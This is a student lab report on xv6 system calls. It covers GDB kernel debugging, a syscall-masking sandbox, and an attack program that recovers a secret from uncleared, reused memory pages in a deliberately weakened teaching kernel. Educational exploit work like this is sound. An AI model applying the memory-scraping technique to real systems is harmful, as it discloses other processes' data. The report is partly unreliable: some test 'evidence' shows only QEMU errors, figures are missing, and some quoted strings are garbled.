VIETNAM NATIONAL UNIVERSITY
HO CHI MINH CITY
UNIVERSITY OF SCIENCE
FACULTY OF INFORMATION TECHNOLOGY

Class: 24CNTN



LAB REPORT

Lab 2: System Calls

Course: Operating Systems
Group: 24120174 - 24120507

Instructors:

Ph.D. Trần Trung Dũng
M.Sc. Chung Thuỳ Linh
M.Sc. Lê Thanh Giang
M.Sc. Nguyễn Thanh Quân

Student members:

Huỳnh Bảo Khang (24120507)
Phạm Minh Đạt (24120174)

CHAPTER 1

Introduction and Group Contributions

We build with `make qemu`, try each feature in the xv6 shell, and check it with the autograder (`make grade`, or `./grade-lab-syscall <test>` for one test). The lab is worth 10 points: 1.5 for Task 3.1, 2.5 for each of Tasks 3.2 and 3.3, 2.0 for Task 3.4, 0.5 for code quality, Git and `time.txt`, and 1.0 for this report.

1.1 Objectives and Scope

Objectives. (1) Debug the kernel with GDB and QEMU: backtrace, `struct proc`, privileged registers, the origin of a panic. (2) Explain the full path of a system call: user stub, trap, `syscall()` dispatch, kernel handler, return value. (3) Add a system call end to end. (4) Build a sandbox that rejects system calls, with an exception by pathname, and reason about its inheritance across `fork`. (5) Explain and exploit a memory-disclosure bug caused by uninitialised memory.

Scope. We modified `kernel/syscall.h`, `kernel/syscall.c`, `kernel/sysproc.c`, `kernel/proc.h`, `kernel/proc.c`, `user/usys.pl`, `user/user.h`, the `UPROGS` list of the `Makefile`, and `user/attack.c`. `user/secret.c` and the memory allocator (`kernel/vm.c`, `kernel/kalloc.c`) are unchanged. Chapter 2 gives, per task, the design, the code and the evidence; Chapter 3 the test results; Chapter 4 the difficulties, self-assessment, references and the declaration of AI use.

1.2 Group Contributions

Both members have read, checked and can explain the whole submission.

Student ID	Full name	Tasks completed	Share
24120174	Phạm Minh Đạt	tasks 3.1 and 3.2; co-wrote the report	100%
24120507	Huỳnh Bảo Khang	tasks 3.3 and 3.4; co-wrote the report	100%
		Total	**100%**

Bảng 1.1: Task allocation and percentage contributions.

CHAPTER 2

Task Reports

2.1 Task 3.1: Using GDB

Deliverable: `answers-syscall.txt` **Maximum score:** 1.5 points.

Objective and Procedure

We used GDB attached to QEMU to inspect system-call dispatch and investigate a deliberately introduced kernel page fault.

Note: Instruction and return addresses in this section refer to the kernel build used to capture the screenshots. They may differ in other builds.

Terminal 1 ran `make qemu-gdb`. In terminal 2, we started `gdb-multiarch -q -nx`, loaded the kernel symbols, and connected using the repository's `.gdbinit`:

```
set pagination off
file kernel/kernel
source .gdbinit
b syscall
c
backtrace
```

For Q1–Q3, we inspected the backtrace and stepped past `struct proc *p = myproc();` before reading the saved system-call number and the supervisor status register:

```
p /d p->trapframe->a7
p /x $sstatus
p /d (($sstatus >> 8) & 1)
```

For Q4–Q6, we temporarily replaced `num = p->trapframe->a7;` with `num = *(int *)0;`. We ran `make qemu` to obtain the panic registers, then restarted under GDB and placed a breakpoint at the reported faulting address:

```
b *0x80001d6e
c
x/i $pc
p p->name
p p->pid
```

Answers and Explanation

Q1. Looking at the backtrace output, which function called `syscall()`?

The backtrace showed:

- Frame 0: `syscall()`, the current function where execution was paused.
- Frame 1: `0x0000000080001b18 in usertrap()` at `kernel/trap.c:68`, identifying the caller of `syscall()`.
- Frame 2: `0x0000003ffffff09c in ?? ()`. GDB could not identify the function at this frame; unwinding across the trap boundary may be limited.

The user program requests a system call using the `ecall` instruction. The trap-entry code transfers control to `usertrap()`, which calls `syscall()` to dispatch the request to the appropriate handler.

Therefore, the function that called `syscall()` was `usertrap()`, at line 68 of `kernel/trap.c` in this build.

Q2. What is the value of `p->trapframe->a7`, and what does it represent?

The observed value of `p->trapframe->a7` was 15. The process name was `"init"`, and its PID was 1. In `kernel/syscall.h`, `SYS_open` is defined as 15.

Therefore, the captured request was the `open` system call. The saved `a7` register contains the system-call number, which the kernel uses to select the appropriate handler.

The assignment's hint refers to `user/initcode.S`, which is absent from the xv6 version used here. In this version, `forkret()` in `kernel/proc.c` calls `kexec("/init", ...)` directly. The first system call made by the resulting `init` program is `open("console", O_RDWR)` in `user/init.c`. This explains why the observed system-call number is `SYS_open = 15`, rather than `SYS_exec = 7` as in versions that start user execution through `initcode.S`.

Q3. What was the previous mode that the CPU was in?

The observed value of `sstatus` was `0x200000022`. The SPP bit, at bit position 8, was zero, indicating that the previous privilege mode was User mode.

The user process executed `ecall`, causing the CPU to trap into Supervisor mode to handle the system call. Thus, the CPU was in User mode before entering the trap. When GDB stopped inside `syscall()`, the CPU was executing kernel code in Supervisor mode.

Q4. Write down the assembly instruction the kernel is panicking at. Which register corresponds to the variable `num`?

The panic reported `sepc = 0x80001d6e`. The instruction at this address in `kernel/kernel.asm` was:

```
lw a3,0(zero)
```

This instruction corresponds to the injected C statement:

```
num = *(int *)0;
```

It attempts to load a 32-bit word from address zero into register `a3`. Therefore, `a3` is the destination register corresponding to `num` at this instruction in this build.

Q5. Why does the kernel crash?

The panic output reported:

- `scause = 0xd` (13), indicating a load page fault.
- `stval = 0x0`, identifying the faulting virtual address.
- `sepc = 0x80001d6e`, identifying the instruction `lw a3,0(zero)`.

The statement `num = *(int *)0;` attempts to read from virtual address zero, which is not mapped in the kernel page table. This causes a load page fault, with `stval = 0` identifying the invalid address.

The kernel memory layout maps kernel RAM starting at `KERNBASE = 0x80000000`, together with device regions and other required mappings. Virtual address zero has no valid mapping in the kernel page table.

Since this fault occurs in the kernel and is not recovered from, `kerneltrap()` calls `panic()`.

Q6. What is the name of the process that was running when the kernel panicked? What is its process ID?

GDB stopped at `0x80001d6e`, with the program counter pointing to the faulting instruction `lw a3,0(zero)`. The breakpoint stopped execution before that instruction executed.

Inspecting `p->name` and `p->pid` showed:

- Process name: `"init"`.
- Process ID: 1.

Therefore, the process running when the kernel panicked was `init`, with PID 1.

Execution Evidence and Observations

Figure 2.1 provides the evidence for Q1–Q3. The backtrace identifies `usertrap()` as the caller, while the register inspection shows `a7 = 15` and SPP equal to zero.

```
(gdb) backtrace
#0  syscall () at kernel/syscall.c:140
#1  0x0000000080001b18 in usertrap () at kernel/trap.c:68
#2  0x0000003fffffff09c in ?? ()
```

(a) Q1: the backtrace at `syscall()`.

```
(gdb) n
142         struct proc *p = myproc();
(gdb) n
144         num = p->trapframe->a7;
(gdb) p /d p->trapframe->a7
$1 = 15
(gdb) p /x $sstatus
$2 = 0x200000022
(gdb) p /d (($sstatus >> 8) & 1)
$3 = 0
(gdb)
```

(b) Q2–Q3: saved `a7`, `sstatus`, and SPP.

Hình 2.1: Inspection of a normal system call.

Figure 2.2 provides the evidence for Q4–Q6. The panic identifies a load page fault at virtual address zero. The GDB session stops at the reported instruction address, `0x80001d6e`, before the instruction executes, and identifies both the destination register and the current process.

```
xv6 kernel is booting

hart 2 starting
hart 1 starting
scause=0xd sepc=0x80001d6e stval=0x0
panic: kerneltrap
```

(a) Q5: panic registers and `kerneltrap` panic.

```
(gdb) file kernel/kernel
Reading symbols from kernel/kernel...
(gdb) source .gdbinit
The target architecture is set to "riscv:rv64".
0x0000000000001000 in ?? ()
(gdb) b *0x80001d6e
Breakpoint 1 at 0x80001d6e: file kernel/syscall.c, line 145.
(gdb) c
Continuing.
[Switching to Thread 1.3]

Thread 3 hit Breakpoint 1, syscall () at kernel/syscall.c:145
145         num = *(int *)0;
(gdb) x/i $pc
=> 0x80001d6e <syscall+16>:     lw      a3,0(zero) # 0x0
(gdb) p p->name
$1 = "init", '\000' <repeats 11 times>
(gdb) p p->pid
$2 = 1
(gdb)
```

(b) Q4 and Q6: faulting instruction, process name, and PID.

Hình 2.2: Investigation of the injected kernel fault.

The six answers are also recorded in `answers-syscall.txt`. After collecting the evidence, we restored `num = p->trapframe->a7;`. The deliberately faulty statement is not included in the final submitted kernel.

2.2 Task 3.2: Sandbox a Command with a Mask

Source files: `kernel/{syscall.h, syscall.c, sysproc.c, proc.h, proc.c}`, `user/{usys.pl, user.h}`, and `Makefile`.

Task: Add `int interpose(int mask, const char *path)` so that bit n of `mask` causes system call n to return -1 without being executed. Children created by `fork()` must inherit the mask. In this task, `path` is always `"`; pathname exceptions are handled in Task 3.3.

Design and Algorithm

We added the system call end to end: `SYS_interpose` is defined as 23 in `kernel/syscall.h`; its user prototype is declared in `user/user.h`; and `entry("interpose");` in `user/usys.pl` generates the user-space stub. The handler `sys_interpose()` is registered in the system-call table in `kernel/syscall.c`. The programs `$U/_sandbox` and `$U/_sbtest` are added to `UPROGS`.

The mask is stored in a new `uint interpose_mask` field in `struct proc`. Therefore, restrictions belong to the calling process rather than being shared globally. The field is initialized to zero in `allocproc()` and copied from parent to child in `kfork()`.

The handler obtains argument 0 using `argint()` and assigns it to the current process's mask. In this Task 3.2 implementation, a later `interpose()` call replaces the previous mask; the pathname argument is not used.

We modified the existing `syscall()` dispatcher to check the mask before invoking the original handler. After validating the system-call number, it tests the corresponding bit. If that bit is set, the dispatcher writes -1 to `p->trapframe->a0` and skips the handler. Otherwise, the call executes normally.

The check is centralized in `syscall()`, so individual handlers do not need to be modified. The mask is preserved across `exec()`, allowing the restrictions installed by `sandbox.c` to remain active in the target program.

System Calls and Key Code

System calls: `interpose` is the new configuration call. Any system call whose bit is set is rejected. The provided `sandbox.c` uses `fork`, `exec`, and `wait` to run the target command.

Kernel functions: `argint()` retrieves the mask argument, and `myproc()` identifies the calling process.

```
// kernel/proc.h: member of struct proc
uint interpose_mask; // Bit n blocks syscall n.

// kernel/proc.c: allocproc()
p->interpose_mask = 0;

// kernel/proc.c: kfork()
np->interpose_mask = p->interpose_mask;

// kernel/syscall.h
#define SYS_interpose 23

// kernel/sysproc.c
uint64
sys_interpose(void)
{
  int mask;

  argint(0, &mask);
  myproc()->interpose_mask = (uint)mask;
  return 0;
}
```

The existing dispatcher is modified as follows:

```
// kernel/syscall.c
void
```

```
syscall(void)
{
  int num;
  struct proc *p = myproc();

  num = p->trapframe->a7;

  if (num > 0 && num < NELEM(syscalls) &&
      syscalls[num]) {
    if (num < 32 &&
        (p->interpose_mask & (1U << num))) {
      p->trapframe->a0 = -1;
    } else {
      p->trapframe->a0 = syscalls[num]();
    }
  } else {
    printk("%d %s: unknown sys call %d\n",
           p->pid, p->name, num);
    p->trapframe->a0 = -1;
  }
}
```

The expression `1U << num` selects bit n. The preceding checks ensure that the system-call number is valid and that the 32-bit shift is evaluated only for `num < 32`.

For example, when `SYS_open` is 15, the mask `1U << 15`, or 32768, blocks `open`. Since the handler is skipped, the file-opening operation does not take place.

System-call path. The user stub places the system-call number in `a7` and executes `ecall`. The trap-entry code saves the user registers, and `usertrap()` invokes `syscall()`. The dispatcher either calls the handler or rejects the request. The result is stored in the saved `a0`, and the trap-return path resumes user execution.

Execution Evidence and Observations

```
== Test sandbox_mask == GDB stub found on port 26000.
QEMU appears to already be running.  Please exit it if possible or use
'killall qemu' or 'killall qemu.real'.
make: 'kernel/kernel' is up to date.
== Test sandbox_fork == GDB stub found on port 26000.
QEMU appears to already be running.  Please exit it if possible or use
'killall qemu' or 'killall qemu.real'.
```

Hình 2.3: Execution result of Exercise 3.2

2.3 Task 3.3: Sandbox with Allowed Pathnames

Source files: `kernel/syscall.c`, `kernel/sysproc.c` **Maximum score:** 2.5 points.

Task: Extend `interpose(mask, path)` so that a masked `open` or `exec` is still allowed when its pathname equals `path`. Every other masked call, and every masked `open`/`exec` with another pathname, is rejected as in Task 3.2. The path `"` means that no pathname is allowed.

Design and Algorithm

The `path` buffer of `struct sandbox` (size `MAXPATH`) is filled by `sys_interpose`, and it is inherited and cleared together with the mask. `rejected(p, num)` answers in this order: (1) bit `num` not set: run the call and never read the path; (2) bit set and the call is not `open`/`exec`: reject; (3) allowed path is `"`: reject; (4) `argstr` cannot read the pathname: reject (fail closed); (5) otherwise reject exactly when the pathname differs from the allowed path. `open` and `exec` both take the pathname as argument 0, so `argstr(0, …)` can be called inside `syscall()`, before the handler runs. `"` is compared as a whole string, so a file named `---` is an ordinary pathname, and the comparison is exact (`./README` is not `README`).

No escape. If `interpose` only overwrote its state, a process with `open` blocked could call `interpose(0, "README")` and free itself. So the mask only accumulates, the path can only stay the same or become `"` once `open`/`exec` is restricted, and the pathname is read into a local buffer *before* any state is written, so a failed `argstr` (for example `interpose(0, 0)`) changes nothing (test `sandbox_escape`).

System Calls and Key Code

System calls: `open` and `exec` (the only calls with a pathname exception) and `interpose`. **Kernel functions:** `argstr` (copies the pathname into a `MAXPATH` buffer and reports failure), `strncmp` (full-string comparison bounded by `MAXPATH`), `safestrcpy`.

```
// kernel/syscall.c
static int rejected(struct proc *p , int num) {
  struct sandbox *sb = &p->sandbox;
  char path[MAXPATH];

  if (!(sb -> mask & (1 << num)))
    return 0;

  if (num != SYS_open && num != SYS_exec)
    return 1;

  if (strncmp(sb -> path , "-" , MAXPATH) == 0)
    return 1;

  if (argstr(0 , path , MAXPATH) < 0)
    return 1;

  return strncmp(sb -> path , path , MAXPATH) != 0;
}


// kernel/sysproc.c
uint64 sys_interpose(void) {
  struct sandbox *sb = &myproc()->sandbox;
  int mask;
  char path[MAXPATH];

  argint(0 , &mask);
  if (argstr(1 , path , MAXPATH) < 0)
    return -1;


  // Once open or exec is restricted, the allowed path may only staty the same or become "-"
  if (sb -> mask & ((1 << SYS_open) | (1 << SYS_exec)) &&
     strncmp(path , sb -> path , MAXPATH) != 0 &&
     strncmp(path , "-" , MAXPATH) != 0)
     return -1;
```

```
  sb -> mask |= mask;
  safestrcpy(sb -> path , path , sizeof(sb -> path));
  return 0;
}
```

Execution Evidence and Observations



Hình 2.4: Execution result of Exercise 3.3

2.4 Task 3.4: Attack xv6

Source file: `user/attack.c` **Maximum score:** 2.0 points.

Task: Find the secret that an earlier run of `secret` left in memory and print it as one line.

Why the Attack Works

`user/secret.c` grows its heap with `sbrk(9 * 4096)`, rounds the address up to a page boundary, adds the offset 32+ASCII(first character of the secret), writes `"Here it is: "` and then the secret, and exits; its pages go back to the free list of `kalloc`. In this lab the clearing is switched off: the `memset(mem, 0, sz)` in `uvmalloc()` (`kernel/vm.c`) and the junk fills in `kernel/kalloc.c` are skipped under `LAB_SYSCALL`. `kfree` only overwrites the first 8 bytes of a page (the free-list pointer), which is why `secret.c` keeps the secret away from the page start. The free list is last-in first-out, so the next process that calls `sbrk` (eager, through `uvmalloc` and `kalloc`) receives these pages with their old contents. The root cause is that the kernel hands out memory without clearing it; restoring the `memset` in `uvmalloc` (and the fills in `kalloc`/`kfree`) removes the leak.

Algorithm and Offset

`attack` asks for `NPAGES` = 64 pages, much more than 9, because the `fork` and `exec` of `attack` itself take and return pages, so the page with the secret cannot be predicted. It scans every byte for the 12-byte marker with `memcmp`; the secret starts right after it and ends at the first character that is not a digit or a letter (the tests guarantee that it has only these). The loop bounds keep every read and the final `secret[n] = 0` inside the buffer.

```c
#define NPAGES 64
#define MSG "Here it is: "

int
main(int argc, char *argv[])
{
  int len = NPAGES * PGSIZE;
  int msglen = strlen(MSG);

  char *buffer = sbrk(len);
  if (buffer == (char*) -1)
    exit(1);

  for (int i = 0; i + msglen < len; i++) {
    if (memcmp(buffer + i , MSG , msglen) != 0)
      continue;

    char *secret = buffer + i + msglen;
    int n = 0;
    while(i + msglen + n < len - 1 &&
      ((secret[n] >= '0' && secret[n] <= '9') ||
      (secret[n] >= 'a' && secret[n] <= 'z') ||
      (secret[n] >= 'A' && secret[n] <= 'Z')))
        n++;

    if (n == 0) continue;

    secret[n] = 0;
    printf("%s\n", secret);
  }

  exit(1);
}
```


How the offset was determined. We ran a debug copy of `attack.c` that also printed `i / PGSIZE` and `i % PGSIZE` for each match (this print is not in the submitted code). The marker is always at offset $32 + \text{ASCII}(c)$ in its page, and the secret starts 12 bytes later:

Secret	First char	32 + ASCII	Measured marker offset	Secret offset
`abc123XY`	`a` = 97	129	129	141
`Zq9mLpT4`	`Z` = 90	122	122	134
`xyzzy`	`x` = 120	152	152	164

Bảng 2.1: Offset of the marker inside its page for three secrets (debug copy).

The page index differs: in all three runs the first `attack` found the secret in page 19 of the 64 and the second in page 39, because each process takes and returns pages and reorders the free list. The offset depends on the secret and the page on the history of the allocator, so neither can be hard-coded; scanning for the marker is the reliable method. The measurements also show matches with an empty secret (pages 15, 43, 62, offsets 2384 and 2496): stale copies of the program images of `secret` and `attack`, which contain the same string literal followed by a zero byte.

Execution Evidence and Observations



Hình 2.5: Execution result of exercise 3.4

Both runs print the secret, and `./grade-lab-syscall attack` reports OK. The empty lines come from the stale matches above (the loop also prints an empty string).


CHAPTER 3

Testing and Verification

3.1 Test Environment and Procedure

Environment. Linux under WSL2 (kernel 6.6.87.2), GCC 14.2.0 for RISC-V (`riscv64-unknown-elf-gcc`), QEMU 10.2.1, repository `xv6-labs-2026`, branch `Lab2`, commit `241e386`; tests run on 2026-10-20. Each feature was first tried by hand in the xv6 shell (`make qemu`), then checked with `./grade-lab-syscall <test>` and finally with the full `make grade`.

3.2 Full Make Grade Result



Hình 3.1: Full Make Grade Result

CHAPTER 4

Discussion and References

4.1 Difficulties, Bugs, and Fixes

- **Escaping the sandbox:** a blocked process can call `interpose` again. The mask accumulates, the path can only stay the same or become `"`, and the new path is read into a local buffer before anything is written (`sandbox_escape`).
- **Pathname comparison:** `"` must match the whole string (`---` is legal), the comparison is exact, and a failing `argstr` rejects the call.
- **Stale state:** process slots are reused, so `freeproc` clears the sandbox, and `kfork` copies it so that grandchildren are restricted too.
- **attack:** the page index and the offset change from run to run, so the program scans 64 pages for the marker. The marker also exists in freed program images, which gives the blank lines of Section 2.4.

4.2 References and AI Tool Disclosure

1. Course handout, *Operating Systems: Lab 2 – System Calls*. Defines the tasks, the report structure and the grading rubric.
2. MIT 6.1810, *Lab: System calls*, Fall 2026. https://pdos.csail.mit.edu/6.828/2026/labs/syscall.html.
3. *xv6: a simple, Unix-like teaching operating system*, RISC-V edition, Chapter 2 and Sections 4.3 and 4.4 (system call arguments and dispatch).
4. The RISC-V Instruction Set Manual, Volume II: Privileged Architecture (`sstatus`, `scause`, `sepc`, `stval`).
5. OpenAI ChatGPT. Used to prepare the English report template and LaTeX layout (reused from Lab 1).
6. Anthropic Claude (Claude Code). Used for: (a) explaining the xv6 source and guiding us step by step while we wrote Tasks 3.2 and 3.3, which we typed ourselves; (b) Task 3.4: we wrote the setup of `user/attack.c`, Claude wrote the rest of the scanning loop and explained it to us afterwards (the commit carries a `Co-Authored-By` line); (c) running the autograder and the example commands, and measuring the page and offset of the secret on a debug copy; (d) writing study notes, and drafting this report from our Lab 1 template, which we then reviewed.